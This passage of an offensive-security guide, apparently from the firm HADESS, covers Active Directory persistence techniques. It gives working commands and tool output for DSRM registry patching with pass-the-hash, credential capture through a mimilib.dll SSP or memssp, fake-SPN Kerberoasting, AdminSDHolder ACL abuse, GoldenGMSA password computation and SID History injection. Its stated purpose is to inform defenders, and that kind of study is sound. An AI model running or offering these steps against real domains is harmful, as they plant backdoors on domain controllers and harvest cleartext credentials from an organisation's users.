 -> Impersonated !
 * Process Token : 17936566     ADSECLAB\ADSAdministrator       S-1-5-21-1387203482-2957
)        Primary
 * Thread Token  : 17937332     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,20p)

mimikatz(commandline) # lsadump::sam
Domain : ADSDC03
SysKey : 9845a725c7a90c5cb50ea708a54db5ab
Local SID : S-1-5-21-1331046607-2692604167-2982842593

SAMKey : d883f7de41c65ec1ca6a2c104e623ab7

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 2b391dfc6690cc38547d74b8bd8a5b49

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :
```

so, once we compromised the DC , we can dump this DSRM password and can use it as a backdoor to access DC as local administrator.

How to create Persistence using DSRM

Now we have two main step to exploit it DSRM to maintain persistence :
- patching the registry to enable DSRM account
- pass the DSRM hash

Patching the Registry

Once you have the local administrator password hash you need to make some changes inside the Windows registry that will allow you (attacker) to login into Domain Controller using DSRM hashes without rebooting the server.

Step 1:confirm the registry key value for DsrmAdminLogonBehaviour

```
`Get-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\"`
```

if it shows DsrmAdminLogonBehaviourValue=0 that will not allow login into DC using DSRM hash.


Step 2:Set DsrmAdminLogonBehaviour value=2with the help of the following command:

```
Set-ItemProperty  "HKLM:\System\CurrentControlSet\Control\Lsa\"  -Name  "DsrmAdminLogonBehaviour"  -
Value 2 -Verbose
```

if DsrmAdminLogonBehaviourregistry key is not present then create an set new its value like so:

```
New-ItemProperty  "HKLM:\System\CurrentControlSet\Control\Lsa\"  -Name  "DsrmAdminLogonBehaviour"  -
Value 2 -PropertyType DWORD -Verbose
```

now its ready :



Name	Type	Data
(Default)	REG_SZ	(value not set)
auditbasedirectories	REG_DWORD	0x00000000 (0)
auditbaseobjects	REG_DWORD	0x00000000 (0)
Authentication Packages	REG_MULTI_SZ	msv1_0
Bounds	REG_BINARY	00 30 00 00 00 20 00 00
crashonauditfail	REG_DWORD	0x00000000 (0)
disabledomaincreds	REG_DWORD	0x00000000 (0)
DsrmAdminLogonBehaviour	REG_DWORD	0x00000002 (2)
everyoneincludesanonymous	REG_DWORD	0x00000000 (0)
forceguest	REG_DWORD	0x00000000 (0)
fullprivilegeauditing	REG_BINARY	00
LimitBlankPasswordUse	REG_DWORD	0x00000001 (1)
LsaPid	REG_DWORD	0x000002bc (700)
NoLmHash	REG_DWORD	0x00000001 (1)
Notification Packages	REG_MULTI_SZ	rassfm scecli
ProductType	REG_DWORD	0x00000007 (7)
restrictanonymous	REG_DWORD	0x00000000 (0)
restrictanonymoussam	REG_DWORD	0x00000001 (1)
SecureBoot	REG_DWORD	0x00000001 (1)
Security Packages	REG_MULTI_SZ	""

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa

Now you can login to Domain Controller using the DSRM account by passing the DSRM Hash

Pass the DSRM Hash


for passing the DSRM hash , login to any client/workstation machine as local admin to run Mimikatz. use the following Mimikatz command to pass the hash.

```
privilege::debug
sekurlsa::pth /user:Administrator /domain:ignite.local /ntlm:32196B56FFE6F45E294117B91A83BF38
```

Persistence using SSP (Security Service Provider)

A Security Service Provider (SSP) is implemented via the Security Support Provider Interface (SSPI) which is part of the Windows Client Authentication Architecture.

The SSPI will dictate what protocols systems should use to authenticate between each other when communicating. The default protocol is Kerberos, however when not possible the following may also be utilized:



SSP Protocol	File Location
Negotiate SSP	C:\Windows\System32\lsasrv.dll
Kerberos SSP	C:\Windows\System32\kerberos.dll
NTLM SSP	C:\Windows\System32\msv1_0.dll
Schannel SSP	C:\Windows\System32\Schannel.dll
Digest SSP	C:\Windows\System32\Wdigest.dll
CredSSP	C:\Windows\System32\credssp.dll

## How does it work


It is possible to inject a custom SSP into a target Domain Controller which can be used to intercept credentials and store them for later retrieval in plain text. There are basically two ways to use SSp for persistence.

- Mimikatz comes with the ability to perform this interception with the `mimilib.dll` provided.
- Mimikatz `memssp` to patch LSASS memory to perform this interception

### Registry patching using mimilib.dll

Copying the `mimilib.dll` file from Mimikatz into the SYSTEM32 folder and then adding the `mimilib.dll` file as a security package by modifying the registry keys.

```
# Create Key
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Security Packages" /d "kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ /f
# Confirm changes
reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"
```




```
Microsoft Windows [Version 10.0.17763.2145]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\moe>reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"

HKEY_LOCAL_MACHINE\system\currentcontrolset\control\lsa
    Security Packages    REG_MULTI_SZ    kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib


C:\Users\moe>
```

After completing and confirming changes, when a user next authenticates against the Domain Controller the credentials will be captured in cleartext in a file called `kiwissp.txt` inside SYSTEM32.
This technique will persist reboot.



Name	Date modified	Type	Size
kerberos.dll	13/09/2021 19:06	Application extens...	981 KB
kernel.appcore.dll	15/09/2018 08:12	Application extens...	58 KB
kernel32.dll	13/09/2021 19:44	Application extens...	714 KB
KernelBase.dll	13/09/2021 19:07	Application extens...	2,646 KB
KeyCredMgr.dll	13/09/2021 19:06	Application extens...	52 KB
keyiso.dll	13/09/2021 19:05	Application extens...	88 KB
keymgr.dll	15/09/2018 08:12	Application extens...	163 KB
KeywordDetectorMsftSidAdapter.dll	13/09/2021 19:05	Application extens...	117 KB
kiwissp	17/09/2021 13:43	Text Document	4 KB


4,056 items   1 item selected 3.15 KB

```
[00000000:000785c1] [00000002] SECURITY\DC01$ (UMFD-2)  6a 4d b2 6f f5 2d 93 e3 e0 10 ec 87 19 af ac 91 4b 25 f9 7f 33 89 1(
[00000000:000785d5] [00000002] SECURITY\DC01$ (UMFD-2)  6a 4d b2 6f f5 2d 93 e3 e0 10 ec 87 19 af ac 91 4b 25 f9 7f 33 89 1(
[00000000:000787c7] [00000002] SECURITY\DC01$ (DWM-2)   6a 4d b2 6f f5 2d 93 e3 e0 10 ec 87 19 af ac 91 4b 25 f9 7f 33 89 1(
[00000000:000787e6] [00000002] SECURITY\DC01$ (DWM-2)   6a 4d b2 6f f5 2d 93 e3 e0 10 ec 87 19 af ac 91 4b 25 f9 7f 33 89 1(
[00000000:0007b421] [00000002] SECURITY\Moe (moe)       Password123!
[00000000:0007b442] [00000002] SECURITY\Moe (moe)       Password123!
```

Lsass Memory Patching using memssp

The same process can be performed by injecting a new SSP provider directly into memory with Mimikatz. This technique however, will not persist after a reboot.

```
privilege::debug
misc::memssp
```




```
  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::memssp
Injected =)

mimikatz #
```

When someone next authenticates against the Domain Controller the file `mimilsa.txt` in System32 will be generated and contain cleartext logon credentials.



Name	Date modified	Type	Size
mimefilt.dll	15/09/2018 08:12	Application extens...	39 KB
mimilib.dll	17/09/2021 12:45	Application extens...	57 KB
mimilsa	17/09/2021 13:26	Text Document	1 KB
mimofcodec.dll	15/09/2018 08:12	Application extens...	155 KB
MinstoreEvents.dll	15/09/2018 08:12	Application extens...	12 KB
mintdh.dll	15/09/2018 08:12	Application extens...	296 KB
MiracastInputMgr.dll	13/09/2021 19:06	Application extens...	37 KB
MiracastReceiver.dll	13/09/2021 19:05	Application extens...	1,286 KB
MirrorDrvCompat.dll	15/09/2018 08:12	Application extens...	37 KB


```
[00000000:0014f626] SECURITY\DC01$
[00000000:0014f626] SECURITY\DC01$
[00000000:0014f656] SECURITY\DC01$
[00000000:0014f656] SECURITY\DC01$
[00000000:0014f85c] SECURITY\DC01$
[00000000:0014f85c] SECURITY\DC01$
[00000000:0014f974] SECURITY\DC01$
[00000000:0014f974] SECURITY\DC01$
[00000000:00152a17] SECURITY\Moe          Password123!
[00000000:00152a17] SECURITY\Moe          Password123!
[00000000:00152a29] SECURITY\Moe          Password123!
[00000000:00152a29] SECURITY\Moe          Password123!
```

Making a User Kerberoastable

As we know Any account with a Service Principal Name can be Kerberoasted. so , what if an attacker create a fake SPN for Domain admin account. This will give an ability to Kerberost those accounts in order to gain/re-gain access to the Domain admin account.

As a domain admin we have **enough permissions** to **make our kerberoastable** we can use the powerview for that.

```
Set-DomainObject -Identity HanSolo -Set @{serviceprincipalname='adm/adminsrv01.lab.adsecurity.org'} -verbose
```




```
PS C:\> get-aduser hansolo -Properties serviceprincipalname


DistinguishedName     : CN=HanSolo,OU=AD Management,DC=lab,DC=adsecurity,DC=org
Enabled               : True
GivenName             :
Name                  : HanSolo
ObjectClass           : user
ObjectGUID            : 49e093e2-b9d0-4373-8679-6aeac6aef4d3
SamAccountName        : HanSolo
serviceprincipalname  : {adm/adminsrv01.lab.adsecurity.org}
SID                   : S-1-5-21-2710041276-1670258761-1848128390-1608
Surname               :
UserPrincipalName     :
```

Now we have service principle name associated with Hansolo (Domain Admin) .

Now if the owner of the account (domain admin) changes their password and the attacker loses the level of access they had. we still have a backdoor to regain the domain admin privileges.

The attacker now simply needs to request RC4 Kerberos tickets for the fake SPNs created earlier. we can use Rubeus or any other tool to get the kerberos ticket. but we are sticking to native powershell commands to request Ticket




```
PS C:\Windows\system32> cd c:\

PS C:\>  Add-Type -AssemblyName System.IdentityModel
    New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList adm/adminsrv01.lab.adsecurity.org


Id                   : uuid-6a11da15-1afd-4b6f-816d-4ec618eb2568-11
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/29/2017 5:07:35 PM
ValidTo              : 1/30/2017 3:07:35 AM
ServicePrincipalName : adm/adminsrv01.lab.adsecurity.org
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

Now if we do `klist` we can see that Kerberos ticket are there in memory.



```
PS C:\> klist

Current LogonId is 0:0x248a9

Cached Tickets: (2)

#0> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
    Start Time: 1/29/2017 9:07:35 (local)
    End Time:   1/29/2017 19:07:35 (local)
    Renew Time: 2/5/2017 9:07:35 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0x1 -> PRIMARY
    Kdc Called: ADSLABDC12.lab.adsecurity.org

#1> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: adm/adminsrv01.lab.adsecurity.org @ LAB.ADSECURITY.ORG
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
    Start Time: 1/29/2017 9:07:35 (local)
    End Time:   1/29/2017 19:07:35 (local)
    Renew Time: 2/5/2017 9:07:35 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: ADSLABDC12.lab.adsecurity.org
```

Now the attacker can then take the requested tickets, export them out of memory to files, move them to another system, and crack them offline with a tool like Kerberoast, hashcat, etc.

AdminSDHolder

AdminSDHolder is an AD container populated with default permissions used as a template for groups like ‘Domain Admins’, ‘Administrators’, ‘Enterprise Admins’ etc. It has been created to prevent accidental modifications. AD retrieves this container every 60 minutes and applies it to all groups that are part of this container.

In this scenario we’ll add a user to the AdminSDHolder container and after waiting for about 60 minutes, the user will have ‘GenericAll’ permission:

```
Add-ObjectAcl  -TargetADSprefix  'CN=AdminSDHolder,CN=System'  -PrincipalSamAccountName  <user>  -
Verbose -Rights All
```

GoldenGMSA

Service accounts are created for different applications with passwords that are rarely updated and it is really bothersome to update each individually. That’s where gMSA is introduced. gMSA is a special type of account in AD used as a service account with the feature of password rotation. Its persistence lies in the fact that its password is generated based on KDS keys that are rarely updated and once obtained, gMSA’s password can be retrieved in plaintext even as a regular user.

To retrieve KDS keys used for gMSA:

```
GoldenGMSA.exe kdsinfo
```

After retrieving the KDS keys, we need 3 other piece of information that can be retrieved even as a low privilege user:

- SID
- Password ID
- RootKeyGUID

These can be retrieved using:

```
GoldenGMSA.exe gmsainfo
```

Then after that for calculating the password:

```
GoldenGMSA.exe compute --sid <gMSA’s SID> --kdskey <KDS key>--pwdid <password ID>
```

SID History

Security Identifier(SID) is used as a unique identifier for an entity. When you join a new domain, you’ll get a different SID set to you. But what happens when you migrate from one domain to another and then back again? That’s when SID history comes to play. SID history allows all SIDs to be intact when migrating from one domain to another.

As a method of persistence, we can add a privileged account’s SID to our user’s SID history and we can have its powers. For example we can add a domain admin’s SID to our SID history.

Pre-Windows 2016

In pre-windows 2016 we can use mimikatz to add a SID:
mikikatz.exe "privilege::debug" "sid::patch" "sid::add /sam:<attacker controlled user> /new:<target’s SID>

Post-Windows 2016

The reason why we can’t use mimikatz in post-windows 2016 is because it generates an error on ‘sid::patch’ as can be seen in https://github.com/gentilkiwi/mimikatz/issues/348 . Instead we can use ‘DSInternals’.

- Find the target’s SID: *Get-ADUser -Identity <target user>*
- Stop NTDS service: *Stop-service NTDS -force*
- Add SID: *Add-ADDBSidHistory -samaccountname <user> -sidhistory <target’s SID> -DBPath C:\Windows\ntds\ntds.dit*
- Start NTDS service: *Start-service NTDS*

DC Shadow

In DC shadow technique, we act as a DC and push changes onto the victim DC by forcing it to replicate our fake DC. This technique can be used with other techniques like SID history.

Conclusion

As we navigate the treacherous waters of domain exploitation, our mission is clear – to empower defenders with the knowledge, tools, and strategies needed to turn the tide against persistent threats. Through vigilance, education, and collaboration, we stand united in our resolve to safeguard Windows domain environments and preserve the integrity of our digital ecosystems. Join us on this transformative journey as we confront the challenges of domain exploitation head-on and emerge victorious in the battle for cybersecurity supremacy.

HADESS

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:	Email
WWW.HADESS.IO	**MARKETING@HADESS.IO**